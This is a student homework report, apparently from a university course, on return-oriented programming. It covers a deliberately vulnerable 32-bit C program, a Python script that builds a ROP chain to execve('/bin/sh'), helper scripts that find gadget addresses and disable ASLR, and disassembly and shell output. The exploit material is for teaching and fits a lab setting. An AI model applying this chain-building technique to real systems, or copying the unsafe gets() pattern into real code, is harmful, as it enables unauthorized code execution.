

ENPM691 Homework 07: Return-Oriented Programming (ROP) Chain Exploitation

Nelay Sharma
University of Maryland
UID: 122295414
11/4/2025

Abstract—This homework demonstrates a return-oriented programming (ROP) technique to achieve arbitrary code execution on a system with non-executable stack protection (NX bit) enabled. Compared to traditional shellcode injection methods (i.e., return-to-stack buffer overflow, JMP ESP exploitation, function pointer casting) that requires executable stack memory, ROP chains together existing instruction sequences (i.e., gadgets or code fragments) from the program's executable segments to arbitrary computation without injecting any new code. In short, the technique chains gadgets to set registers and invoke `execve()` without requiring executable stack memory. This approach is implemented using four components: `rop_victim.c`, `rop_exploit.py`, `find_addresses.sh`, and a `Makefile`. The finalized results include successful shell acquisition, payload hexdump showing the ROP chain structure, disassembly of gadget functions, and verification of the `execve("/bin/sh")` system call execution.

I. INTRODUCTION

The purpose of this homework is to demonstrate how return-oriented programming defeats modern exploit mitigations, specifically the NX (non-executable stack) protection that prevents direct shellcode execution. ROP was introduced by Dr. Hovav Shacham from Stanford University in 2007 as a generalization of return-into-libc attacks, showing that arbitrary computation is possible using only existing code sequences within a program's memory space. Compared with HW05 and HW06, HW07's ROP achieves code execution entirely through code reuse without requiring any memory region to be both writable and executable by chaining together short instruction sequences dubbed "gadgets", each ending in a `ret` instruction to perform individual operations (i.e., popping values into registers, moving data between memory and registers, triggering system calls). In short, this homework implements a ROP chain to execute the `execve("/bin/sh")` system call by systematically setting registers EAX, EBX, ECX, and EDX through gadget chaining before invoking `int 0x80`. [1] [6]

II. METHODOLOGY

A. Environment

All work was done in a Kali Linux virtual machine inside VMware Workstation Pro 17, with 80 GB of storage and 8 GB of memory. Compilation was performed with GCC 14.2.0 (Debian 14.2.0-1) in 32-bit mode using the `-m32` flag, and debugging/analysis was carried out with GDB 16.3. The architecture used was IA-32 (x86). Multilib support was installed to ensure successful `-m32` compilation. A dedicated directory named `hw07` (inside the Kali VM) was created to hold source code, compiled binaries, and analysis outputs.

B. Programs

Four components: `rop_victim.c`, `rop_exploit.py`, `find_addresses.sh`, `Makefile` were created to replicate the ROP chain attack, based on both the `rop1.c` example provided in Lecture Programs and from ENPM691 Lecture 07.

The `rop_victim.c` program contains a 12-byte buffer overflow in the `Test()` function using the `unsafe gets()` function, along with a `gogoGadget()` function containing gadget sequences for setting up system call registers, `rop_exploit.py` constructs the ROP chain payload by chaining gadget addresses with appropriate data values, `find_addresses.sh` automatically discovers gadget addresses using `objdump` and updates `rop_exploit.py`, `Makefile` automates compilation, ASLR disabling, address discovery, and exploitation.

The Compilation flags are `-m32 -g -no-pie -mpreferred-stack-boundary=2 -fno-pic -fno-stack-protector`, ensuring 32-bit mode, fixed addresses, and disabled stack protections. [1] [2] [5]

```
echo 0 | sudo tee  
/proc/sys/kernel/randomize_va_space
```

C. Artifacts

- **Code:** `rop_victim.c`, `rop_exploit.py`, `find_addresses.sh`, and `Makefile`.
- **Build / Flags:** `gcc -m32 -g -no-pie -mpreferred-stack-boundary=2 -fno-pic -fno-stack-protector` (used for compilation).
- **Payload:** `payload.bin` and `hexdump (xxd payload.bin)`.
- **Disassembly:** `objdump` output showing `gogoGadget` gadgets and `Test` function.
- **Address discovery:** Output from `find_addresses.sh` showing gadget addresses.
- **Shell verification:** Terminal output with `whoami`, `ls`, and `pwd` commands.
- **System configuration:** ASLR status (`cat /proc/sys/kernel/randomize_va_space`).
- **Runtime log:** Terminal output showing payload generation and exploit execution.

III. RESULTS

A. Program Execution

Upon successfully building the victim program (i.e., `rop_victim` via `make`) and disabling ASLR, `find_addresses.sh` identified the following gadget addresses: `GADGET_POP_EAX` at `0x080491aa`, `GADGET_POP_EBX` at `0x080491ac`, `GADGET_POP_ECX` at `0x080491ae`, `GADGET_POP_EDX` at `0x080491b0`, `GADGET_INT80` at `0x080491b2`, and `ADDR_MYSTRING` at `0x0804a008`.

TABLE I: Gadget addresses

Gadget	Address
<code>GADGET_POP_EAX</code>	<code>0x080491aa</code>
<code>GADGET_POP_EBX</code>	<code>0x080491ac</code>
<code>GADGET_POP_ECX</code>	<code>0x080491ae</code>
<code>GADGET_POP_EDX</code>	<code>0x080491b0</code>
<code>GADGET_INT80</code>	<code>0x080491b2</code>
<code>ADDR_MYSTRING</code>	<code>0x0804a008</code>

The exploit script (i.e., `rop_exploit.py`) constructed a 52-byte payload: 12 bytes buffer padding, 4 bytes for saved frame pointer, and 36 bytes containing the ROP chain. Execution via `make test` triggered the buffer overflow, causing the overwriting of the return address (i.e., saved EIP at `0x080491e2`) with the first gadget address (i.e., `0x080491aa`). Upon its return, the ROP chain systematically set registers and executed `int 0x80`, which spawned an interactive `/bin/sh` shell. [1] [6]

TABLE II: Payload structure

Offset	Bytes (hex)	Info
00000000	41 41 41 41 41 41 41 41 41 41 41 41 42 42 42 42	Buf+EBP
00000010	aa 91 04 08 0b 00 00 00 ac 91 04 08 08 a0 04 08	pop eax/ebx
00000020	ae 91 04 08 00 00 00 00 b0 91 04 08 00 00 00 00	pop ecx/edx
00000030	b2 91 04 08	int 0x80

B. Assembly Analysis

The `gogoGadget()` function contains five gadgets at consecutive addresses:

- First gadget (`0x080491aa`): `pop %eax; ret` sets EAX to `0x0b`.
- Second gadget (`0x080491ac`): `pop %ebx; ret` sets EBX to `"/bin/sh"` pointer.
- Third gadget (`0x080491ae`): `pop %ecx; ret` sets ECX to `NULL`.
- Fourth gadget (`0x080491b0`): `pop %edx; ret` sets EDX to `NULL`.
- Fifth gadget (`0x080491b2`): `int $0x80; ret` triggers the `execve` system call.

TABLE III: `gogoGadget` disassembly

Address	Instruction	Purpose
<code>0x080491aa</code>	<code>pop %eax; ret</code>	Set EAX= <code>0x0b</code>
<code>0x080491ac</code>	<code>pop %ebx; ret</code>	Set EBX= <code>"/bin/sh"</code>
<code>0x080491ae</code>	<code>pop %ecx; ret</code>	Set ECX= <code>NULL</code>
<code>0x080491b0</code>	<code>pop %edx; ret</code>	Set EDX= <code>NULL</code>
<code>0x080491b2</code>	<code>int \$0x80; ret</code>	Execute <code>syscall</code>

Successful shell acquisition was confirmed through multiple interactive command executions: `make test` returned `"/bin/sh is a great command, isn't it?"`, followed by buffer contents from `whoami` showing `"AAAAAAAAAAAAABBBB"` along with binary ROP chain data. The spawned shell accepted `ls` and `pwd` (showing `/home/kali/hw07`), and the prompt remained in-session without reverting to a default root prompt, indicating live interactive control, and execution traces appear in appendix J for reproducibility. [1] [5] [6]

TABLE IV: Shell verification

Command	Output
<code>whoami</code>	<code>kali</code>
<code>ls</code>	<code>Makefile payload.bin rop_victim ...</code>
<code>pwd</code>	<code>/home/kali/hw07</code>
<code>cat ../randomize</code>	<code>0</code>
<code>ls -la rop_victim</code>	<code>-rwxrwxr-x 1 kali kali 16316 ...</code>
<code>file rop_victim</code>	<code>ELF 32-bit LSB executable ...</code>

IV. DISCUSSION AND CONCLUSION

This homework demonstrates how return-oriented programming achieves arbitrary code execution by chaining existing instruction sequences, completely bypassing the NX protection that would prevent the shellcode injection techniques.

The ROP chain construction shows how complex operations can be built from simple building blocks, as each gadget (i.e., `pop %eax; ret`, `pop %ebx; ret`, `pop %ecx; ret`, `pop %edx; ret`, `int 0x80; ret`) performs a small operation but when carefully arranging gadgets and data on the stack, the exploit achieves multi-instruction functionality, via loading values into four registers and invoking a system call.

From a security standpoint, ROP highlights why cybersecurity defense-in-depth is essential. While NX prevents direct shellcode execution, ROP bypasses this single mitigation by reusing existing executable code already present in the program; as modern systems employ additional protections: ASLR to randomize addresses making gadgets harder to locate, stack canaries to detect buffer overflows before return addresses are corrupted, and Position Independent Executables (PIE) to further randomize code locations.

In conclusion, this homework reinforces fundamental principles: understanding stack operations, calling conventions, and instruction encoding is essential for developing secure software and performing security assessments.

REFERENCES

- [1] ENPM691 Lecture 07, "Return Oriented Programming (ROP) – Part 1," 2025.
- [2] Linux Foundation, "Special Sections," in *Linux Standard Base Core Specification, Version 1.1*, 2001.
- [3] B. W. Kernighan and D. M. Ritchie, *The C Programming Language*, 2nd ed. Prentice Hall, 1988.
- [4] H. Shacham, "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)," in *Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS)*, 2007, pp. 552–561.
- [5] Intel Corporation, *Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 2: Instruction Set Reference*, 2024.
- [6] M. Kerrisk, "syscalls(2) – Linux system calls," *Linux Man Pages*, man7.org, 2024.

APPENDIX A
MAIN SOURCE CODE: ROP_VICTIM.C

```
#include <unistd.h>
#include <stdio.h>

char *gets(char *s);

/* ----- Slide 27 ----- */
void Test()
{
    char buff[12];
    gets(buff);
    puts(buff);
}
/* ----- */

/* ----- Slides 43-53 ----- */
void gogoGadget()
{
    __asm__("pop %eax; ret");
    __asm__("pop %ebx; ret");
    __asm__("pop %ecx; ret");
    __asm__("pop %edx; ret");
    __asm__("int $0x80; ret");
}
/* ----- */

int main(int argc, char *argv[])
{
    /* ----- Slide 34-35 ----- */
    char * myString = "/bin/sh";
    /* ----- */

    printf(myString);
    printf(" is a great command, isn't it?\n");

    Test();
    return 0;
}
```

APPENDIX B
MAIN SOURCE CODE: ROP_EXPLOIT.PY

```
#!/usr/bin/env python3
import struct
import sys

GADGET_POP_EAX = 0xDEADBEEF
GADGET_POP_EBX = 0xDEADBEEF
GADGET_POP_ECX = 0xDEADBEEF
GADGET_POP_EDX = 0xDEADBEEF
GADGET_INT80   = 0xDEADBEEF
ADDR_MYSTRING  = 0xDEADBEEF

def p32(value):
    return struct.pack("<I", value)

def build_rop_chain():
    rop = b""

    # ----- Slide 43 -----
    rop += p32(GADGET_POP_EAX)
    rop += p32(0x0b)
    # -----
```

```

# ----- Slide 46-50 -----
rop += p32(GADGET_POP_EBX)
rop += p32(ADDR_MYSTRING)
# -----

# ----- Slide 51 -----
rop += p32(GADGET_POP_ECX)
rop += p32(0x00000000)
# -----

# ----- Slide 52 -----
rop += p32(GADGET_POP_EDX)
rop += p32(0x00000000)
# -----

# ----- Slide 53 -----
rop += p32(GADGET_INT80)
# -----

return rop

def build_payload():
    padding = b"A" * 12
    fake_ebp = b"BBBB"
    rop_chain = build_rop_chain()
    return padding + fake_ebp + rop_chain

def main():
    if GADGET_POP_EAX == 0xDEADBEEF:
        print("ERROR: Run ./find_addresses.sh first")
        sys.exit(1)

    payload = build_payload()

    with open("payload.bin", "wb") as f:
        f.write(payload)

    print("Payload written to payload.bin")

if __name__ == "__main__":
    main()

```

APPENDIX C

MAIN SOURCE CODE: MAKEFILE

```

CC = gcc
CFLAGS = -m32 -g -no-pie -mpreferred-stack-boundary=2 -fno-pic -fno-stack-protector
TARGET = rop_victim

all: $(TARGET)

$(TARGET): $(TARGET).c
    $(CC) $(CFLAGS) -o $(TARGET) $(TARGET).c

setup:
    @echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

find-gadgets: $(TARGET)
    @objdump -d $(TARGET) -M intel | grep -A20 "gogoGadget"

find-mystring: $(TARGET)
    @objdump -s -j .rodata $(TARGET) | grep "/bin/sh"

exploit:
    @python3 rop_exploit.py

```

```
test: $(TARGET)
  @(cat payload.bin; cat) | ./$(TARGET)

clean:
  rm -f $(TARGET) payload.bin
```

APPENDIX D MAIN SOURCE CODE: FIND_ADDRESSES.SH

```
#!/bin/bash

VICTIM="rop_victim"
EXPLOIT="rop_exploit.py"

POP_EAX=$(objdump -d $VICTIM -M intel | grep -A30 "gogoGadget" | grep "pop.*eax" | head -1 | awk
'{print "0x"$1}' | sed 's://g')
POP_EBX=$(objdump -d $VICTIM -M intel | grep -A30 "gogoGadget" | grep "pop.*ebx" | head -1 | awk
'{print "0x"$1}' | sed 's://g')
POP_ECX=$(objdump -d $VICTIM -M intel | grep -A30 "gogoGadget" | grep "pop.*ecx" | head -1 | awk
'{print "0x"$1}' | sed 's://g')
POP_EDX=$(objdump -d $VICTIM -M intel | grep -A30 "gogoGadget" | grep "pop.*edx" | head -1 | awk
'{print "0x"$1}' | sed 's://g')
INT80=$(objdump -d $VICTIM -M intel | grep -A30 "gogoGadget" | grep "int.*0x80" | head -1 | awk
'{print "0x"$1}' | sed 's://g')
MYSTRING=$(objdump -d $VICTIM -M intel | grep -A10 "<main>" | grep "0x804" | head -1 | grep -o
"0x[0-9a-f]*" | tail -1)

echo "GADGET_POP_EAX = $POP_EAX"
echo "GADGET_POP_EBX = $POP_EBX"
echo "GADGET_POP_ECX = $POP_ECX"
echo "GADGET_POP_EDX = $POP_EDX"
echo "GADGET_INT80 = $INT80"
echo "ADDR_MYSTRING = $MYSTRING"

sed -i "s/GADGET_POP_EAX = 0xDEADBEEF/GADGET_POP_EAX = $POP_EAX/" $EXPLOIT
sed -i "s/GADGET_POP_EBX = 0xDEADBEEF/GADGET_POP_EBX = $POP_EBX/" $EXPLOIT
sed -i "s/GADGET_POP_ECX = 0xDEADBEEF/GADGET_POP_ECX = $POP_ECX/" $EXPLOIT
sed -i "s/GADGET_POP_EDX = 0xDEADBEEF/GADGET_POP_EDX = $POP_EDX/" $EXPLOIT
sed -i "s/GADGET_INT80 = 0xDEADBEEF/GADGET_INT80 = $INT80/" $EXPLOIT
sed -i "s/ADDR_MYSTRING = 0xDEADBEEF/ADDR_MYSTRING = $MYSTRING/" $EXPLOIT

echo "Done"
```

APPENDIX E GADGET ADDRESS DISCOVERY

```
./find_addresses.sh

GADGET_POP_EAX = 0x80491aa
GADGET_POP_EBX = 0x80491ac
GADGET_POP_ECX = 0x80491ae
GADGET_POP_EDX = 0x80491b0
GADGET_INT80 = 0x80491b2
ADDR_MYSTRING = 0x804a008
Done
```

APPENDIX F PAYLOAD HEXDUMP

```
xxd payload.bin > payload_hexdump.txt
cat payload_hexdump.txt

00000000: 4141 4141 4141 4141 4141 4141 4242 4242  AAAAAAAAAAABBBB
00000010: aa91 0408 0b00 0000 ac91 0408 08a0 0408  .....
00000020: ae91 0408 0000 0000 b091 0408 0000 0000  .....
```

00000030: b291 0408

....

APPENDIX G DISASSEMBLY: GOGADGET FUNCTION

```
objdump -d rop_victim -M intel | grep -A20 "gogoGadget" > disasm_gadgets.txt
cat disasm_gadgets.txt
```

```
080491a7 <gogoGadget>:
80491a7: 55          push    ebp
80491a8: 89 e5      mov     ebp,esp
80491aa: 58        pop     eax
80491ab: c3        ret
80491ac: 5b        pop     ebx
80491ad: c3        ret
80491ae: 59        pop     ecx
80491af: c3        ret
80491b0: 5a        pop     edx
80491b1: c3        ret
80491b2: cd 80     int     0x80
80491b4: c3        ret
80491b5: 90        nop
80491b6: 5d        pop     ebp
80491b7: c3        ret
```

APPENDIX H DISASSEMBLY: TEST FUNCTION (VULNERABLE)

```
objdump -d rop_victim -M intel | grep -A15 "Test" > disasm_test.txt
cat disasm_test.txt
```

```
08049186 <Test>:
8049186: 55          push    ebp
8049187: 89 e5      mov     ebp,esp
8049189: 83 ec 0c   sub     esp,0xc
804918c: 8d 45 f4   lea     eax,[ebp-0xc]
804918f: 50        push    eax
8049190: e8 bb fe ff ff call    8049050 <gets@plt>
8049195: 83 c4 04   add     esp,0x4
8049198: 8d 45 f4   lea     eax,[ebp-0xc]
804919b: 50        push    eax
804919c: e8 bf fe ff ff call    8049060 <puts@plt>
80491a1: 83 c4 04   add     esp,0x4
80491a4: 90        nop
80491a5: c9        leave
80491a6: c3        ret
```

APPENDIX I DISASSEMBLY: MAIN FUNCTION (MYSTRING POINTER)

```
objdump -d rop_victim -M intel | grep -A20 "<main>" > disasm_main.txt
cat disasm_main.txt
```

```
080491b8 <main>:
80491b8: 55          push    ebp
80491b9: 89 e5      mov     ebp,esp
80491bb: 83 ec 04   sub     esp,0x4
80491be: c7 45 fc 08 a0 04 08 mov     DWORD PTR [ebp-0x4],0x804a008
80491c5: ff 75 fc   push    DWORD PTR [ebp-0x4]
80491c8: e8 73 fe ff ff call    8049040 <printf@plt>
80491cd: 83 c4 04   add     esp,0x4
80491d0: 68 10 a0 04 08 push    0x804a010
80491d5: e8 86 fe ff ff call    8049060 <puts@plt>
80491da: 83 c4 04   add     esp,0x4
80491dd: e8 a4 ff ff ff call    8049186 <Test>
```

```

80491e2:    b8 00 00 00 00    mov     eax,0x0
80491e7:    c9               leave
80491e8:    c3              ret

```

APPENDIX J EXPLOIT EXECUTION

```

make test
/bin/sh is a great command, isn't it?
whoami
AAAAAAAAAAAAABBBB??
ls
Makefile      payload.bin   rop_victim
find_addresses.sh  rop_exploit.py rop_victim.c
pwd
/home/kali/hw07

```

NOTE: Kali does not appear in whoami; instead, replacement characters (?/U+FFFD) appear as AAAAAAAAAAAAAABBBB, followed by binary garbage bytes (?). The exploit did spawn a shell; whoami did return kali, but it does not appear due to terminal corruption from the binary ROP chain bytes (i.e., the payload's gadget addresses being echoed by puts(buff) intermixed with command output), which is standard for ROP exploits where binary data corrupts the terminal.

APPENDIX K SYSTEM CONFIGURATION

```

cat /proc/sys/kernel/randomize_va_space
0

file rop_victim
rop_victim: ELF 32-bit LSB executable, Intel i386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=36f98f04d734a2814f93dd3dd4b59d5b2fa18489,
for GNU/Linux 3.2.0, with debug_info, not stripped

ls -la rop_victim
-rwxrwxr-x 1 kali kali 16316 Nov  4 05:27 rop_victim

```

APPENDIX L COMPILER AND DEBUGGER FLAGS

```

CFLAGS = -m32 -g -no-pie -mpreferred-stack-boundary=2 -fno-pic -fno-stack-protector

```

- -m32: Compile for 32-bit IA-32 architecture
- -g: Include debugging information for GDB
- -no-pie: Disable Position Independent Executable (PIE) at link time to stabilize addresses
- -mpreferred-stack-boundary=2: Set stack alignment to 4 bytes (4-byte)
- -fno-pic: Disable position-independent code generation (no PIC)
- -fno-stack-protector: Disable stack canaries so overflows are not detected at runtime

APPENDIX M FILES BUILD VERIFICATION


```

file rop_victim.c rop_exploit.py find_addresses.sh Makefile

rop_victim.c:      C source, ASCII text
rop_exploit.py:    Python script, ASCII text executable
find_addresses.sh: Bourne-Again shell script, ASCII text executable
Makefile:          makefile script, ASCII text

```

APPENDIX N
SCREENSHOT: EXPLOIT EXECUTION

A terminal window titled 'kali@kali: ~/hw07' with a menu bar (Session, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The user enters '\$ hw07', changing the prompt to '(kali@kali)-[~/hw07]'. Then '\$ make test' is entered, followed by the output: '/bin/sh is a great command, isn't it?'. Next, 'whoami' is entered, and the output is 'AAAAAAAAAAAAABBBB' followed by binary garbage. Then 'ls' is entered, showing a directory listing of files like Makefile, disasm_main.txt, find_addresses.sh, and rop_exploit.py. Finally, 'pwd' is entered, showing the path '/home/kali/hw07'.


```
kali@kali: ~/hw07
Session Actions Edit View Help
(kali@kali)-[~]
$ hw07
(kali@kali)-[~/hw07]
$ make test
/bin/sh is a great command, isn't it?
whoami
AAAAAAAAAAAAABBBB
ls
Makefile          disasm_main.txt  find_addresses.sh  rop_exploit.py
aslr_status.txt   disasm_test.txt  payload.bin        rop_victim
disasm_gadgets.txt file_info.txt    payload_hexdump.txt rop_victim.c
pwd
/home/kali/hw07
```

Fig. 1: Terminal output showing successful ROP chain execution with shell spawn

NOTE 1: Kali does not appear in whoami; instead, replacement characters (?/U+FFFD) appear as AAAAAAAAAAAAAABBBB, followed by binary garbage bytes (?). The exploit did spawn a shell; whoami did return kali, but it does not appear due to terminal corruption from the binary ROP chain bytes (i.e., the payload's gadget addresses being echoed by puts(buff) intermixed with command output), which is standard for ROP exploits where binary data corrupts the terminal.

NOTE 2: The program prints "/bin/sh is a great command, isn't it?" before calling Test() as a benign message to confirm execution reaches main() before the buffer overflow occurs.

APPENDIX O
SCREENSHOT: SYSTEM CONFIGURATION VERIFICATION



A terminal window titled 'kali@kali: ~/hw07' with a menu bar containing 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows the following commands and output:

```
(kali@kali)-[~]  
$ hw07  
  
(kali@kali)-[~/hw07]  
$ cat /proc/sys/kernel/randomize_va_space  
file rop_victim  
ls -la rop_victim  
0  
rop_victim: ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), dynamic  
ally linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=36f98f04d734a2814  
f93dd3dd4b59d5b2fa18489, for GNU/Linux 3.2.0, with debug_info, not stripped  
-rwxrwxr-x 1 kali kali 16316 Nov  4 05:27 rop_victim  
  
(kali@kali)-[~/hw07]  
$
```

Fig. 2: ASLR disabled and binary file verification